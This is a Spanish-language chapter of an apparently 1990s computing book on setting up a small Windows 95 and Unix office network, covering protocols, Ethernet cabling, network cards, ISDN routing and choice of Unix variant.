La Figura 16.1 muestra la clásica configuración de red para PC. Una computadora dedicada ejecuta un *sistema operativo de red* especial y proporciona básicamente espacio de disco a las otras computadoras que se conectan a ella en la red. Normalmente, los PC de la red ven a la computadora de red simplemente como otra unidad de disco. En los PC, A: representa la unidad de disquete, C: representa la unidad de disco rígido local y F: (u otra etiqueta parecida) identifica el espacio de disco adicional que proporciona la computadora centralizada de red. Las otras computadoras de la red pueden utilizar los archivos de esta computadora del mismo modo en que utilizarían los archivos de sus propias unidades locales. Una computadora centralizada de red que cede espacio de disco y sirve archivos a las demás computadoras se llama *servidor de archivos*.

Con las veloces computadoras Pentium de hoy en día y los sistemas operativos de 32 bits, normalmente no se necesita dedicar una máquina a la tarea de servir archivos. Si hay tanta gente que necesita acceder a los recursos de una máquina puede hacer que el sistema se vuelva lento, pero muchos negocios se las pueden arreglar sin dedicar máquinas a una sola tarea.




**Figura 16.1.** La red clásica con un servidor de archivos centralizado.

La Figura 16.2 muestra el modo más corriente de establecer conexiones de red con PC hoy en día. Con este esquema, no hay un servidor de archivos centralizado, simplemente un conjunto de computadoras. Es posible que cada una tenga recursos que pueden aprovechar los otros sistemas y personas conectadas a la red. Por ejemplo, el usuario de la computadora A puede compartir toda la unidad de disco de la computadora con otro usuario de la red (como la computadora D), mientras que el usuario de la computadora C tiene una impresora en color que puede compartir con todo el que quiera utilizarla. El usuario de la computadora C puede llevar la contabilidad y los registros de transacciones en un directorio llamado *\Contabilidad* y compartir solamente ese directorio y sólo con otras personas del departamento de contabilidad. Un esquema así se conoce como *red igualitaria*.

Aparte de para compartir programas y archivos de datos, hay otras buenas razones para utilizar computadoras de red. Se puede utilizar un servidor de archivos para liberar espacio de disco, es más fácil hacer copia de seguridad de los datos centralizados y se puede proporcionar acceso remoto a dispositivos de unidad de cinta para hacer copia de seguridad de los datos no centralizados. Las redes también hacen que sea posible utilizar correo electrónico y compartir información como planes, calendarios e informes técnicos.

Ensamblar una red de computadoras solía ser una tarea complicada e incomprensible. Sin embargo, ahora es mucho más simple y se reduce a unos cuantos conceptos y consideraciones:

- Protocolos.
- Topología y cableado.
- Tarjetas de interfaz de red.
- Software de red.



**Figura 16.2.** Red igualitaria.


### **Protocolo de red**

El protocolo de Internet es TCP/IP. Como se explicó en algún lugar, TCP/IP es realmente un conjunto de protocolos. El término *TCP/IP* se refiere a dos protocolos: IP (por Protocolo Internet), que define el itinerario entre las computadoras de Internet y *TCP* (por Protocolo de control de transmisiones), que define cómo se agrupan los datos en paquetes para que los distribuya IP.

Además de estos componentes básicos de TCP/IP, la mayoría de las aplicaciones que la gente utiliza con Internet tienen sus propios protocolos que definen cómo trabajan con TCP/IP. Por ejemplo, *NFS* (por Sistema de archivos de red) es un protocolo que permite que una computadora utilice espacio de disco y archivos de otra computadora a través de una conexión de red TCP/IP. *FTP* (por Protocolo de transferencia de archivos) permite que los sistemas envíen y recuperen archivos hacia y desde, respectivamente, un área especial de otra máquina. También están *SMTP* (Protocolo de transporte de correo simple), *NNTP* (Protocolo de transporte de noticias de red) y por supuesto *HTTP*, el Protocolo de transporte de hipertexto del Web.

En el sentido más amplio del término, TCP/IP incluye todos estos protocolos. Para estar en Internet y utilizar sus recursos y servicios, su red debe soportar TCP/IP. Esto no quiere decir que TCP/IP tenga que ser su único protocolo, pero es el más importante para conectarse a Internet.

Además de TCP/IP, es posible que quiera (o necesite) ejecutar protocolos adicionales. Por ejemplo, si quiere integrar su red con una red Novell existente, también necesita utilizar el protocolo IPX que utilizan los servidores y clientes Novell para comunicarse. Para las redes Microsoft, necesita NetBEUI.



**Figura 16.3.** Topologías comunes de red.


No se preocupe de aprender estos protocolos inmediatamente. De momento, sólo necesita conocer los protocolos que utilizará en su red. Más adelante, entraremos en los aspectos prácticos de lo que hacen y de cómo utilizarlos a la vez.

### **Topología y cableado de red**

Técnicamente, el término topología se refiere a la distribución física de una red. Una topología de *bus lineal* es un solo cable, al que se conectan las computadoras (véase la Figura 16.3). Una topología de *anillo* es parecida, pero los extremos del cable se unen. Una topología de *estrella* tiene un eje central del que salen los cables a cada nodo o computadora de la red. También hay otras, incluso tecnologías híbridas que combinan dos o más de estas topologías corrientes.

En la práctica, nadie se decide por una topología de red sopesando las ventajas e inconvenientes de cada esquema de cableado y estudiando a continuación los protocolos de hardware y de software disponibles para implementarla. En vez de eso, se examina todo el paquete de red y se acepta o rechaza en su totalidad. Como resultado, el término *topología* ha adquirido (al menos informalmente) un significado más amplio; ahora incluye los protocolos que utilizan las computadoras para comunicarse bajo esa topología. Los protocolos de los que hablamos aquí están a un nivel incluso por debajo de TCP/IP o IPX. Aquí, nos referimos a programación de muy bajo nivel que trabaja con el hardware de las tarjetas de red que van en las computadoras de la red.

La Figura 16.4 muestra las relaciones entre estos niveles de protocolos. En el nivel más bajo se encuentra el cable físico que conecta las computadoras. Justo por encima del nivel de cableado está el *firmware*, o microprogramación de la tarjeta de interfaz de cada computadora. A continuación hay un controlador que permite que el sistema operativo de la computadora se comunique con la tarjeta de interfaz de red. Por último, está el protocolo de red, que permite que el sistema operativo de cada computadora utilice la red.



**Figura 16.4.** Niveles de protocolo de una red; los cuadros sombreados representan los componentes necesarios para una red TCP/IP.



Las topologías y protocolos de los que hablamos aquí tienen nombres como *Ethernet*, *Arcnet* y *Token Ring*. Estos son de hecho nombres de marcas registradas, pero que utilizados en un sentido más amplio también describen tipos de redes, incluyendo sus topologías (en el sentido técnico del término). Por ejemplo, *Arcnet* es una marca registrada de Standard Microsystems Corp. (SMC), pero describe una red o distribución en estrella. *Token Ring* es una marca registrada de IBM, la única empresa que cuenta con productos importantes para una red de topología de anillo.

Ethernet es algo distinta. Al principio era una marca registrada de Digital Equipment Corp., pero está tan extendida y hay tantas empresas que fabrican productos y software Ethernet, que hoy es casi un estándar generalizado.

Hay dos topologías estándar de Ethernet: la de *bus lineal* y la de *bus lineal lógico*. La variante de bus lineal está definida por un estándar llamado *10BASE2*, que configuró el Institute of Electrical and Electronics Engineers. La topología de bus lineal lógico está definida por otro estándar, llamado *10BASE-T*.

Las redes Ethernet 10BASE2 utilizan un cable coaxial (parecido a un cable de televisión, pero algo más fino) para conectar las computadoras de la red. Con este tipo de red, el cable es realmente un cable sencillo que termina a ambos extremos.

Las redes Ethernet 10BASE-T utilizan una pieza centralizada del equipo llamada *concentrador* para simular un bus lineal. Por lo tanto, en vez de *ser* un bus lineal físico, el concentrador *simula* uno y proporciona puertos para tender los cables directamente a cada máquina a la red. Dado que los concentradores 10BASE-T utilizan cable telefónico para conectarse a cada computadora, muchas organizaciones encuentran conveniente situar sus concentradores en una terminal de centralita telefónica y colocan las conexiones de la red con empalmes en el cableado telefónico del edificio.

### ***Tarjetas de interfaz de red***

Las tarjetas de interfaz de red son placas de circuitos que se conectan a la computadora para proporcionar la conexión física entre la computadora y el cable de red. Una vez que se conoce la topología de red, es relativamente fácil elegir la tarjeta de interfaz de red: busque las tarjetas que se adapten a la topología de red elegida. Por ejemplo, si se decidió por una red Ethernet, debería comprar tarjetas Ethernet.

En el caso de topologías distintas de Ethernet, no tiene una sola opción sobre el tipo de conector a utilizar en la parte externa de la tarjeta para conectar el cable de red. Sin embargo, para las redes Ethernet, se tiene que asegurar de que las tarjetas que compre se adapten a la red que está implementando. Si está pensando en una red 10BASE-T, necesitará tarjetas con conexiones modulares para cableado *de par trenzado apantallado* (UTP). Estas son parecidas a una conexión modular telefónica estándar sólo que son algo más grandes. Para las redes 10BASE2 (también llamadas de *cableado Ethernet fino*), asegúrese de que sus tarjetas tengan un conector *BNC*. Estos son parecidos a los conectores coaxiales de televisión pero están hechos de un metal más resistente.

Otra alternativa con Ethernet es conseguir tarjetas mixtas que proporcionen los

tres conectores que pueda necesitar. La tarjeta mixta proporciona un puerto para un conector UTP, un conector BNC para cable fino y un puerto AUI (o AAUI para Macs) para las redes de cable grueso más antiguas. La Figura 16.5 muestra el aspecto de una tarjeta mixta y de sus puertos de conector. Las tarjetas mixtas son algo más caras, pero la flexibilidad que se obtiene con ellas compensa a la larga el coste adicional.

---


**Nota:** Al seleccionar tarjetas de interfaz de red, no se deje tentar por las tarjetas de ocho bits. Son considerablemente más baratas que las tarjetas de 16 bits y 32 bits, pero las de 16 bits y 32 bits son mucho más rápidas.

---

Por último, a la hora de seleccionar tarjetas de interfaz de red, compre productos de marca. Puede que encuentre buenas ofertas en tarjetas sin marca, pero le irá mejor a la larga si compra productos líderes. Algunas de estas marcas son 3COM, Intel, Novell, SMC y Western Digital.

### **Software de red**

Como se mencionó anteriormente, todos los sistemas operativos modernos tienen soporte incorporado para redes. Esto quiere decir que aparte de las computadoras, las tarjetas de interfaz de red y el cableado, todo lo que necesita es el sistema operativo para sus computadoras. Unix, Windows 95, Windows NT, OS/2 Warp y Mac vienen



---

**Figura 16.5.** Una tarjeta mixta de interfaz de red Ethernet.

con el software incorporado; todo lo que tiene que hacer es configurar el sistema operativo de cada computadora para que reconozca la red y pueda operar con ella.

Si tiene que comprar algún software extra, lo más probable es que sea un componente secundario del sistema, como una utilidad o un programa especializado. En la siguiente sección trataremos una de estas utilidades.

## ***Construcción de una red desde los cimientos***

Una de las razones por las que planificar una red era una tarea tan desalentadora en el pasado es que cada decisión que se tomaba afectaba a otras opciones. Por ejemplo, si tenía pensado utilizar OS/2 Warp en sus computadoras, no tenía mucho sentido utilizar algo distinto del software de red incorporado a OS/2 y la topología Token Ring y el protocolo de red de IBM. Siempre se podía construir un sistema híbrido, pero eso aumentaba en gran medida la complejidad de la instalación y administración de la red.

Algunas opciones implican aún más decisiones a tomar, mientras que otras limitan las opciones, resultando ambas una experiencia frustrante. Así que nos abriremos paso entre este laberinto de opciones y le daremos algunos consejos para instalar una red que se integre perfectamente en Internet y el Web, y le ofrezca todas las ventajas de una red de negocios.

Si ya tiene una red operativa, no pretenderemos que aprenda en estas páginas cómo integrarla del mejor modo posible en Internet y el Web. Con tantos esquemas de red como hay hoy en día, se necesitaría un libro entero para tratar este tema en profundidad. Incluso con la ayuda de libros de consulta, necesitaría probablemente la ayuda de consultores e integradores de sistemas. No obstante, si aún no ha hecho una gran inversión en hardware y software de red, está en una posición excelente para tomar decisiones seguras y conseguir que su red se acople sin costuras a Internet.

Lo que presentamos en la siguiente sección es un ejemplo de un sistema excelente de red para muchas personas y negocios. Sin embargo, hay un conjunto enorme de soluciones alternativas, por lo tanto recuerde que es usted quien toma la última decisión sobre lo que es conveniente para su negocio.

## ***Nuestro plan***

Nuestra red hipotética será pequeña para facilitar su comprensión. Tendrá sólo media docena de computadoras o así, cada una de las cuales podrá funcionar como estación de trabajo o servidor. Podremos utilizar los servicios Internet en cualquier estación de trabajo, y queremos un nivel de integración alto entre las computadoras de la red. En otras palabras, queremos que las distintas estaciones de trabajo de la red puedan compartir recursos tales como unidades de disco, subdirectorios, unidades CD-ROM, unidades de cinta e impresoras.

Hemos optado por el sistema operativo Windows 95 de Microsoft para las esta-

ciones de trabajo. Windows 95 nos ofrece la mayor flexibilidad a la hora de seleccionar programas de aplicación para los usuarios ya que puede ejecutar programas de MS-DOS, programas de Windows 3.x, aplicaciones de 32 bits escritas específicamente para Windows 95 y la mayoría de las aplicaciones escritas para Windows NT. Además, las herramientas de red incorporadas a Windows 95 son fáciles de configurar e instalar, ofrecen una seguridad excelente y se integran fácilmente en Internet.

También hemos decidido utilizar una sola computadora Unix para ejecutar los servidores Web y FTP de nuestra red y para que actúe como servidor tradicional de archivos para las otras máquinas de la red (además de las capacidades igualitarias que tendrán todas las estaciones de trabajo). Si su negocio es pequeño, usted no conoce Unix, y no puede pagar o no quiere contratar a un administrador de sistemas, puede renunciar al sistema Unix. En su lugar, puede optar por una computadora Windows NT o Windows 95 para que sirva las páginas Web y los archivos FTP. Sin embargo, utilizar una computadora Unix es una buena alternativa si conoce Unix y quiere lo mejor de los dos entornos, Windows y Unix, en su red.

### **Protocolos**

Dado que queremos utilizar tanto los servicios Internet como los servicios de red locales, nuestra red tendrá que utilizar dos protocolos: TCP/IP para los servicios Internet y NetBEUI para las conexiones de red en Windows 95.

NetBEUI se incluye en el sistema operativo de Windows 95. Unix no incluye NetBEUI, pero esto no es problema ya que todas las comunicaciones con la computadora Unix utilizan TCP/IP. Tanto Unix como Windows 95 llevan TCP/IP incorporado.

### **Hardware y topología de red**

En nuestra red no hay ninguna razón que obligue a utilizar una topología de red distinta de Ethernet. Dado que Ethernet está tan extendida entre las redes conectadas a Internet, tiene un gran soporte tanto en productos de hardware como en paquetes de software. Además, si hubiese alguna topología que se pudiera considerar como la nativa de Unix, ésta sería Ethernet. Muchos sistemas Unix vienen preconfigurados incluso para buscar una red Ethernet la primera vez que se encienden.

La decisión acerca de utilizar Ethernet 10BASE2 o 10BASE-T (cableado fino o cableado de par trenzado) depende de la geografía y distribución de la red. Si tiene un número pequeño de máquinas situadas próximamente entre sí, el cable fino es fácil de instalar: basta con tender un cable entre cada máquina (como se vio en la Figura 16.3) y poner un terminador especial en cada extremo.

Para redes más grandes se puede considerar 10BASE-T. El coste inicial de una red 10BASE-T es ligeramente más alto ya que se necesita un concentrador, pero para redes más grandes ese coste lo puede compensar utilizando un cableado más simple y barato.

## La conexión a Internet

Si quiere ofrecer acceso a Internet a más de dos o tres usuarios, una conexión de módem no será lo suficientemente rápida. Esto es especialmente cierto si se considera la entrada de tráfico Internet además de los usuarios que acceden a los servicios Internet. Para poder manejar un número mayor de usuarios a velocidades más altas de las que puede ofrecer una conexión de módem, necesitaremos una línea telefónica digital especial llamada ISDN (siglas que corresponden a Red digital de servicios integrados).

Una línea ISDN requiere algún hardware adicional. Para acoplar una línea ISDN a una red, se necesita una tarjeta de adaptador llamada *adaptador de terminal* o una caja externa llamada *encaminador ISDN*. Los adaptadores de terminal funcionan como los módems internos. Se coloca la tarjeta dentro de la máquina, y el final de la tarjeta —que se ve en la parte de atrás del sistema— lleva una conexión modular para el cable telefónico del ISDN.

Un encaminador ISDN es normalmente una caja de aspecto muy parecido al de un módem externo. Tiene aproximadamente el mismo tamaño, y tiene luces parpadeantes en la parte frontal y una conexión modular para la línea ISDN en la parte de atrás. Pero la parte de atrás del encaminador también tiene un conector Ethernet para conectar directamente a una red Ethernet. (Este es un buen ejemplo de integración de soporte Ethernet en un producto.)

Para un PC individual que no esté en una red, el modo más fácil de acoplarse a una línea ISDN es utilizando un adaptador de terminal (la tarjeta que va en el PC). Para una red, el modo más fácil de acoplarse a una línea ISDN es con un encaminador externo. Sin embargo ésta no es una regla estricta; una computadora Unix de la red interna puede albergar una tarjeta de adaptador de terminal y servir de pasarela entre Internet y las otras computadoras de la red interna. También se puede utilizar un encaminador externo con un PC individual poniendo la tarjeta de interfaz de red en el PC y creando una red entre el encaminador y el PC. Por supuesto, éste sería un modo caro de conectar una sola computadora.

Para nuestra red, optaremos por un encaminador ISDN. Un encaminador externo puede liberar de la carga que supone el encaminamiento a la computadora Unix y proporcionar un nivel de seguridad adicional al sistema Unix y a la red interna.

El Capítulo 17 trata ISDN y otros esquemas de acceso de alta velocidad a Internet más detalladamente.

## Cómo acoplar todo


Una de las primeras cosas que hay que hacer para situar una red en Internet es conseguir direcciones IP para cada computadora (y encaminador) de la red. También es necesario presentar un nombre de dominio para la red. El mejor modo de hacer esto es hablando con su proveedor de servicios Internet. Estas personas están acostumbradas a solicitar números IP y a registrar nombres de dominio, y a menudo tienen instalados procesos para hacerlo de forma competente. Como alternativa, lo puede hacer

por su cuenta, comunicando con el Centro de Información Internet (en <http://rs.inter-nic.net/>). No obstante, aunque lo haga por su cuenta, tiene que comunicárselo a su proveedor para que pueda establecer el encaminamiento para su red. (Puede que el proveedor le cobre una tarifa extra por este servicio.)

La Figura 16.6 muestra un diagrama de nuestra red hipotética. La conexión a Internet es a través del encaminador, que es un nodo en el bus lineal de la red Ethernet. El encaminador dirige el tráfico entre Internet y la red interna. También se puede utilizar el encaminador para crear seudónimos para las máquinas situadas en la red interna. Por ejemplo, se le pueden dar instrucciones al encaminador para que transfiera cualquier tráfico de entrada dirigido a una máquina llamada *www.ournet.com* a otra máquina llamada *win95-c.ournet.com* o *unix2.ournet.com*.

Por ejemplo, supongamos que registramos el nombre de dominio *abc.com* y denominamos *unix* a la máquina Unix (con lo que su nombre de dominio completo es *unix.abc.com*). Llamamos a las estaciones de trabajo *pc1*, *pc2*, y así sucesivamente de modo que sus nombres completos son *pc1.abc.com*, *pc2.abc.com*, etc.

Cuando se registre el encaminador en Internet, cualquier tráfico dirigido a cualquier nombre de máquina del dominio *abc.com* irá directamente al encaminador, y el



**Figura 16.6.** Versiones de red 10BASE2 y 10BASE-T.

encaminador decidirá a dónde enviarlo desde allí. Cuando configura el encaminador, puede programarlo para que dirija cualquier tráfico de entrada a cualquier máquina basándose en el nombre de la máquina.

Por ejemplo, si queremos que la máquina Unix sea el servidor principal para las peticiones FTP, de correo y del Web, todo lo que tenemos que hacer al instalar el encaminador es configurarlo para que envíe a *unix.abc.com* cualquier paquete dirigido a *ftp.abc.com*, *mail.abc.com*, o *www.abc.com*.

Si quiere un nivel de seguridad adicional, también puede programar al encaminador para que rehuse responder a cualquier petición inicial procedente de Internet dirigida a otras máquinas de la red. De ese modo, la única máquina a la que se puede acceder desde Internet es la computadora Unix —que ejecuta el correo, FTP y los servidores Web— pero las estaciones de trabajo de la red todavía tienen un acceso pleno a Internet. La siguiente sección trata más en detalle éstas y otras medidas de seguridad, y el próximo capítulo trata sobre los encaminadores.

**El sistema Unix.** No entraremos en los detalles de instalación de un sistema Unix para utilizarlo en una red o en Internet. Hay multitud de libros que tratan de eso, y los sistemas Unix vienen con una documentación bastante completa. De nuevo, si no es diestro en la instalación y administración de un sistema Unix y no está por la labor de contratar a un administrador de sistemas, puede prescindir del sistema Unix. En el Capítulo 18 se ve un servidor Web excelente para las computadoras Windows 95 y Windows NT. También hay servidores para computadoras Macintosh e incluso para máquinas Windows 3.1. Igualmente, puede encontrar servidores FTP y de correo para computadoras no Unix. Sin embargo, las computadoras Unix son plataformas excelentes para aplicaciones cliente/servidor, y si tiene al menos una en su red, conseguirá una gran capacidad y flexibilidad.

Si opta por instalar una computadora Unix, considere algunas de las variantes de Unix. Sun Microsystems ha sido el principal fabricante de computadoras Unix durante algunos años. Sun fabrica sistemas buenos y potentes que se encuentran en su ambiente en Internet. De hecho, debe haber más sistemas Sun que cualquier otro tipo de sistemas Unix en Internet. Lamentablemente, las computadoras Sun también tienen unos precios bastante elevados.

Otra opción es un sistema Unix que se ejecute en un PC. Un PC Pentium que ejecute Unix es una alternativa robusta y rentable. Con una red pequeña y un sistema Unix rápido para PC, es posible que ni siquiera se acerque a utilizar toda la capacidad del sistema.


Nosotros tomamos partido por la variante BSD (Berkeley Software Distribution) de Unix. Hay un conjunto disponible de versiones casi gratuitas de sistemas operativos Unix BSD para PC, incluyendo a Linux, FreeBSD, y NetBSD. Si quiere asistencia y actualizaciones regulares, será mejor que pruebe con una distribución comercial. Berkeley Software Design, Inc. desarrolla y distribuye BSD/OS, una versión a la venta de Unix BSD; la página Web de la empresa está en <http://www.bsdi.com/>.

La otra variante principal de Unix se llama *System V*. Hace un par de años, un conjunto de desarrolladores Unix se unieron y formaron una organización para promover la idea de una versión nueva de Unix que combinase Unix BSD y Unix Sys-

tem V. La nueva versión se llamó *System V Release 4* (o a menudo SVR4). Estos proveedores desarrollaron y editaron SVR4, y combinaron BSD y System V. El problema fue que nadie lo compró, al menos no se vendió lo suficiente como para hacer de él un producto viable. En ese tiempo, Novell (la empresa de redes para PC) compró a AT&T los derechos sobre Unix y empezaron a comercializar su propia versión.

A pesar del impulso dado a SVR4, una empresa llamada The Santa Cruz Operation (SCO) sigue siendo la principal vendedora de sistemas operativos Unix System V para PC. SCO fue la única empresa que no apoyó nunca la tendencia hacia SVR4. Su página Web está en <http://www.sco.com>.

Es curioso que mientras ocurría todo esto, los desarrolladores de BSD siguieron esforzándose para hacer de Unix BSD un sistema operativo excelente. Hoy en día, los



**Figura 16.7.** Utilidad de configuración de red de Windows 95.



sistemas operativos basados en BSD, —a diferencia de las variantes de System V— están prosperando.

El modo de instalación y configuración de un sistema operativo Unix para PC varía mucho de una marca a otra, pero probablemente no es tan difícil como usted piensa. Por ejemplo, BSD/OS viene en un solo CD-ROM junto con un único disquete de arranque. Se inserta el CD en la unidad de CD-ROM, se inserta el disquete en la unidad A:, se conecta la computadora y se siguen las instrucciones, respondiendo a las preguntas e indicadores que van apareciendo. Una vez finalizada la instalación y cuando se encienda el sistema, tendrá un sistema robusto plenamente configurado para utilizar con una red, con Internet y con los servidores Web, FTP y de correo.

